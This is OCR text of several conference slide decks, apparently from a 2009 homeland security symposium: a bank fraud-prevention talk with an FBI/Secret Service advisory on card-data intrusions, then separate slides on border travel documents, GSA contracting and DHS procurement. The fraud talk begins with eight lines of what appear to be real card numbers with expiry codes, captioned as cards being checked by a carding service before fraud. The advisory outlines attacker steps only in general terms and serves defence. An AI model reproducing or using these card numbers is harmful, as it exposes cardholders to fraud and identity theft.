4921819504210130=1106	492181	Lloyds_TSB_Bar	06/12/2008	586
4921826741114066=1106	492182	Lloyds_TSB_Bar	09/12/2008	619
4670621419262096=0901	467062	Lloyds_TSB_Bar	02/12/2008	677
4462619844723411=0905	446261	Lloyds_TSB_Bar	07/12/2008	677
5404635949079184=1002	540463	LLOYDS_TSB_B	01/12/2008	677
4670621419262096=0901	467062	Lloyds_TSB_Bar	01/12/2008	677
4670621419262096=0901	467062	Lloyds_TSB_Bar	04/12/2008	677
4462740937717829=0904	446274	Lloyds_TSB_Bar	02/12/2008	677

Bank's credit and debit card numbers
Being checked for status and available balances
in preparation for fraud
Source "just buy it" CChecker - Haxtor network

Wireless Vulnerabilities

- **New Trojan Endangers Windows Mobile Devices** – This malware affects Windows Mobile PocketPC devices. The Trojan sends the infected device's serial number, operating system and other sensitive information to the Trojans' creators

- **Security Hole Found in Apple's iPhone** - Hackers could take control of an iPhone if its owner visits a doctored web site or Internet hotspot.

- **Car Whisper** - A Bluetooth mobile phone exploit called "car whisperer" allows hackers to take advantage of default Bluetooth passwords. The hackers sit at a stoplight and snoop information off of your phone.

Collaboration Strategies

- **Identity Theft Assistance Center**
  - Financial Services Roundtable – ITAC – 41+ Members
  - Operational Success – 50,000+Consumers helped
  - Strategic Success – Credibility and relationships with law makers, regulators, and law enforcement
- **Shared Industry Information**
  - Loss & Operational Metrics
  - VISA IRKI and Mastercard Loss Information
  - Early Warning Services
  - Hot files
  - Internal Fraud Prevention Program (EW/BITS)
  - Shared Social Networks of Fraud
  - BITS, ABA, Financial Services Technology Consortium
- **Cooperative Industry, Law Enforcement & Intelligence**
  - FS - ISAC
  - US Postal Inspection Service; US Secret Service; FBI
  - IRS and various Federal Law Enforcement work groups

Private & Public Cooperation

- *** **Joint USSS/FBI Advisory** ***

- **PREVENTIVE MEASURES**
- Over the past year, there has been a considerable spike in cyber attacks against the financial services and the online retail industry. There are a number of actions a firm can take in order to prevent or thwart the specific attacks and techniques used by these intruders. The following steps can be taken to reduce the likelihood of a similar compromise while improving an organization's ability to detect and respond to similar incidents quickly and thoroughly.
- Attacker Methodology:
- In general, the attackers perform the following activities on the networks they compromise:
- They identify Web sites that are vulnerable to SQL injection. They appear to target MSSQL only.
- They use "xp_cmdshell", an extended procedure installed by default on MSSQL, to download their hacker tools to the compromised MSSQL server.
- They obtain valid Windows credentials by using fgdump or a similar tool.
- They install network "sniffers" to identify card data and systems involved in processing credit card transactions.
- They install backdoors that "beacon" periodically to their command and control servers, allowing surreptitious access to the compromised networks.
- They target databases, Hardware Security Modules (HSMs), and processing applications in an effort to obtain credit card data or brute-force ATM PINs.
- They use WinRAR to compress the information they pilfer from the compromised networks.

- We are providing the following preventive measures. Performing these steps may not prevent the intruders from gaining access, but they will severely impact their effectiveness based on current attack methods.
- ***Recommendation 1: Disable potentially harmful SQL stored procedure calls.***

Collaboration & Containment Strategies

- Cooperative Industry Ventures & Intelligence Sharing

  Can be powerful BUT

  - Many individual initiatives – often too little connectivity
  - Long start-up times – usually from the beginning with limited trust, credibility, and confidence
  - Sharing of information of value is limited – often one way
  - True value and impact is too often marginal in terms of tangible benefit
  - Lifetime is limited – "often dies on the vine"

- Mutual Authentication
  - Customer to Institution
  - Institution to Customer
  - Institution to Institution
  - Citizen to Government –
  - Government to Citizen/Commerce

Collaboration & Containment Strategies

- Enlisting the Academics – Computer Science
  - CERT - (Carnegie-Mellon University)
  - University of Alabama
  - MIT
  - Many Others

- Other Opportunities – Use The Data To Our Advantage
  - FINCEN – Suspicious Activity Reports (SARS)

– "Mine the Data"for Identification & Prevention vs. just compliance & law enforcement – "There's Gold in dem, der hills!"
  - SSA – Blind Verification of SSN to Name
  - IRS – Blind Verification of Personal & Financial Info
  - TBD

Collaboration & Containment Strategies

- **Multi-Factor Authentication**
  - Digital Certificates
  - Tokens - One Time Passwords
  - Challenge Questions – “in Wallet” and “Out of Wallet.”
  - Biometric
  - Device Fingerprinting
  - Adaptive Authentication
- **Hot Listing**
  - IP Black Lists
  - White Lists
  - Shared Industry Hot files
- **Device Signature & Fingerprint**
  - 41st Parameter, RSA, Iovation
  - Hardware & Software plug-ins

What is needed to be successful

- Recognize You Are Dealing With a Protection of Information Issue & likely the need to successfully operate in a "Dirty Environment" - likely at the root is the limitations & shortcomings of Customer Authentication
- Break the Silos – intra-bank; inter-bank; inter-industry; inter-commerce; commerce to government – embrace perspective, learnings, tools, and resources afforded by interdisciplinary approaches
- Time is of the Essence – It's the 11th Hour – you likely don't have the time to build it all by yourself from scratch
- Holistic End to End View of the Issues, Problems, & Solutions
- Proactive Investment & Discipline to get your transactional, non-financial, and external data accessible and usable

What is needed to be successful

- Envision & Build "Gauntlets of Protection"
  - Multiple Layers of Protection for product, process, & distribution channels and systems
  - Integration of Multiple Point Solutions
  - Integration of Case Management & Prevention Platforms
- Be Aggressive in identifying and attacking criminal behavior – know your enemy – know your friends!
  - Detection & Prevention Systems
  - Investigation and Recovery
  - What is the Point of Compromise (POC)? Internal or External – who, what, how, when, and why?
  - What are the financial & information recovery options?
  - Who are the "other kids on the block"– Allies who are adversely affected?-Financial Services, Telecom, Energy, Payments, Merchants.

What is needed to be successful

- Cycle of Continuous Improvement
  - Closed Loop – ID & Measure what is presented for review vs. what is caught and actioned
- Translate into the “language of business” – Return on Investment; True Operational Cost Impacts; etc.


Western Hemisphere Travel Initiative

WHTI
Western Hemisphere Travel Initiative

Getting You Home

U.S. Customs and Border Protection

Officer Testimonial



WHTI Implementation June 1, 2009

"The Western Hemisphere Travel Initiative reported its first 24 hours of operation at our land and sea ports of entry – now fully in operation across all ports of entry – as nothing short of incredible success. On June 1, 2009, WHTl became the first fully implemented 9/11 Commission border recommendation that was not "under construction" prior to our Final Report of July 2004."

- Janet Kephart, 9/11 Commission Member

U.S. Customs and Border Protection

WHTI Implementation
June 1, 2009

- No negative impact to border operations
- Increase in enforcement intercepts
- High compliance rates
  - Day one - 93% national compliance rate
  - First week - 95.7% national compliance rate
  - Today – 95.6% national compliance rate
    - 98.2% on Northern border
    - 93.1% on Southern border

U.S. Customs and Border Protection

Alternative Document Update

Over 23% of all documents being presented at land ports of entry are RFID-enabled

- Enhanced Driver's Licenses (EDLs) - More than 380,000 issued (U.S. and Canada)
- Department of State:
  - Over 1.9 Million Passport Cards issued
  - Over 276,000 RFID-enabled Border Crossing Cards (BCCs) issued
- Trusted Traveler Programs
  - More than 651,000 individuals enrolled
- Enhanced Tribal Cards
- RFID-enabled Lawful Permanent Resident Cards to be issued

WHTI Communications

- Targeted outreach continues:
  - Media Relations
  - Working with EDL states
  - Targeting markets with higher non-compliance
  - Stakeholder outreach
  - GetYouHome.gov (KnowYourBorder.gov, VersLesUSA.gov)
  - 2010 Winter Olympics

U.S. Customs and Border Protection

Current and Future WHTI Operations

- Committed to working with travelers to obtain their WHTI-compliant travel documents
- Remain in informed compliance
- Continue to promote RFID document saturation
- Transition to Land Border Integration/Modernization Program Management Office whose strategies will include:
  - Pedestrian Re-engineering
  - Traffic Management
  - Further RFID Deployments at additional lanes and ports
  - National License Plate Reader (LPR) Program

Western Hemisphere Travel Initiative

Thank you

Federal Market Analysis ★ GSA Schedule Assistance

Business Development Mentoring ★ Training ★ Proposal Support

1401 14TH STREET, NW, THIRD FLOOR, WASHINGTON, DC 20005 TEL 202.234.8933 WEB WWW.GLOBALSERVICESINC.COM

Our Five Winning Services

- ★ **Federal Market Analysis**
- ★ **GSA Schedule Assistance**
- ★ **Proposal Development**
- ★ **Business Development Mentoring**
- ★ **Training**

GLOBAL SERVICES

The GSA Multiple Award Schedule (MAS) Program

GLOBAL SERVICES

Schedules Overview

- Govt. Wide Acquisition Contract (GWAC) with optional Worldwide Scope
- Open Season Solicitations
- 5 Year Period of Performance (Three 5 Year Renewals)*
- No Maximum Order Limitations (Thresholds)
- No FedBizOpps Posting Requirements


GLOBAL SERVICES

Schedules Overview

- ★ 3 Requests For Quotations (RFQs) then Best Value Award
- ★ 0.75% Industrial Funding Fee (IFF)
- ★ Quarterly Reporting Only (GSA is not involved in orders)
- ★ State and Local Gov't Purchase from IT and Security
- ★ Recovery Act Purchasing

GLOBAL SERVICES

5 Contracts Account for 71% of Sales



GLOBAL SERVICES

GSA Schedule #84

- Total Solutions for:
  - Fire Fighting and Rescue Equipment
  - Alarm/Facility Management Systems, Professional and Guard Services
  - Special Purpose Clothing
  - Law Enforcement and Security Equipment
  - Marine Craft and Equipment

GLOBAL SERVICES

GLOBAL SERVICES

YOUR TEAM FOR WINNING FEDERAL CONTRACTS

Federal Market Analysis | GSA Schedule Assistance
Business Development Mentoring | Training | Proposal Support

1401 14TH STREET, NW, THIRD FLOOR, WASHINGTON, DC 20005 TEL 202.234.8933 WEB WWW.GLOBALSERVICESINC.COM


DHS Office of Procurement Operations

National Defense Industrial Association Homeland Security Symposium

Soraya Correa, Director

September 10, 2009


CPO Organization



As of 5/27/09

DHS Heads of Contracting Activities
FY 2008 Spends

OPO Organization



OPO Customers

- Executive Office of the Secretary
- Under Secretary for Management, including CFO, CIO, CPO, CAO, CHCO and CSO
- Under Secretary National Protection and Programs Directorate
- Under Secretary Science & Technology
- Under Secretary Intelligence and Analysis
- Director Domestic Nuclear Detections Office
- Assistant Secretary Office of Health Affairs
- Director Citizenship & Immigration Services
- Director Operations Coordination
- Assistant Secretary for Policy
- Assistant Secretary Legislative Affairs
- Assistant Secretary Public Affairs
- Director Counter Narcotics Enforcement
- Chief Privacy Officer
- Civil Rights & Civil Liberties Officer
- Director National Cyber Security Center
- General Counsel
- Citizenship & Immigration Service Ombudsman

OPO Mission and Values

Our Mission

We will obtain the best value products and services for our DHS customers. We will be innovative and continuously improve our processes for managing and implementing acquisitions. We will support the mission, ensuring conformance with law and preserving the public's trust.

Our Values

Teamwork
We communicate actively and openly with each other and with all whom we serve. We value and respect the contributions of others.

Integrity
We take responsibility for our actions and keep our word.

Professionalism
We conduct ourselves in a professional, Courteous manner that reflects well on our agency.

Customer Service
We are committed to helping customers achieve their mission. We work to serve our customers efficiently and exceed their expectations.

Excellence
We strive for excellence and are committed to continuous quality improvement. We take pride in providing the highest quality professional service.

"Committed to Excellence"

Doing Business with DHS

Address http://www.dhs.gov/xopnbiz/opportunities/

Contact Us Site Map Search

Homeland Security

Angelo
Special Agent, Secret Service

Home Counterterrorism Border Security Preparedness, Response, Recovery Immigration Unified DHS About

Open for Business
- Grants
- **Contract Opportunities**
- Small Business Assistance
- Policy and Regulations
- Events

Open for Business - Opportunities

Current Contracting Opportunities

- Homeland Security Contracting Opportunities through FedBizOpps
- Information Technology Acquisitions (EAGLE, FirstSource)

Forecast of Contract Opportunities

- DHS Advance Acquisition Planning: Forecast of Contract Opportunities - Includes projections of all anticipated contract actions greater than $100,000
- Disclaimer
- EAGLE IT Procurement Forecast
- Program Management, Administrative, Clerical, and Technical Services (PACTS)

Science and Technology Opportunities

- Homeland Security Advanced Research Projects Agency (HSARPA)
- HSARPA Small Business Innovation Research (SBIR) Program
- Domestic Nuclear Detection Office (DNDO) Business Opportunities
- SAFECOM Program
- The Support Anti-terrorism by Fostering Effective Technologies Act (SAFETY Act) of 2002
- Centers of Excellence
- System Efficacy through Commercialization, Utilization, Relevance and Evaluation (SECURE) Program

In The Spotlight

Special Notices Regarding th
NOVA Acquisition

Page Toc

- Print this page
- Share this page
- Email Updates
- Subscribe to Feeds

National Threat Advisc
ELEVATED

Significant Risk Of Terrorist Atta

The threat level in the airline s
is **High** or Orange. Read m

http://www.dhs.gov/xopnbiz/opportunities

CTTSO
Combating Terrorism Technical Support Office

CTTSO Overview

NDIA 9 Sept 2009

Mission

Vision:

Identify requirements to combat terrorism and provide solutions to warfighters, first responders, and other front-line users as rapidly as possible.

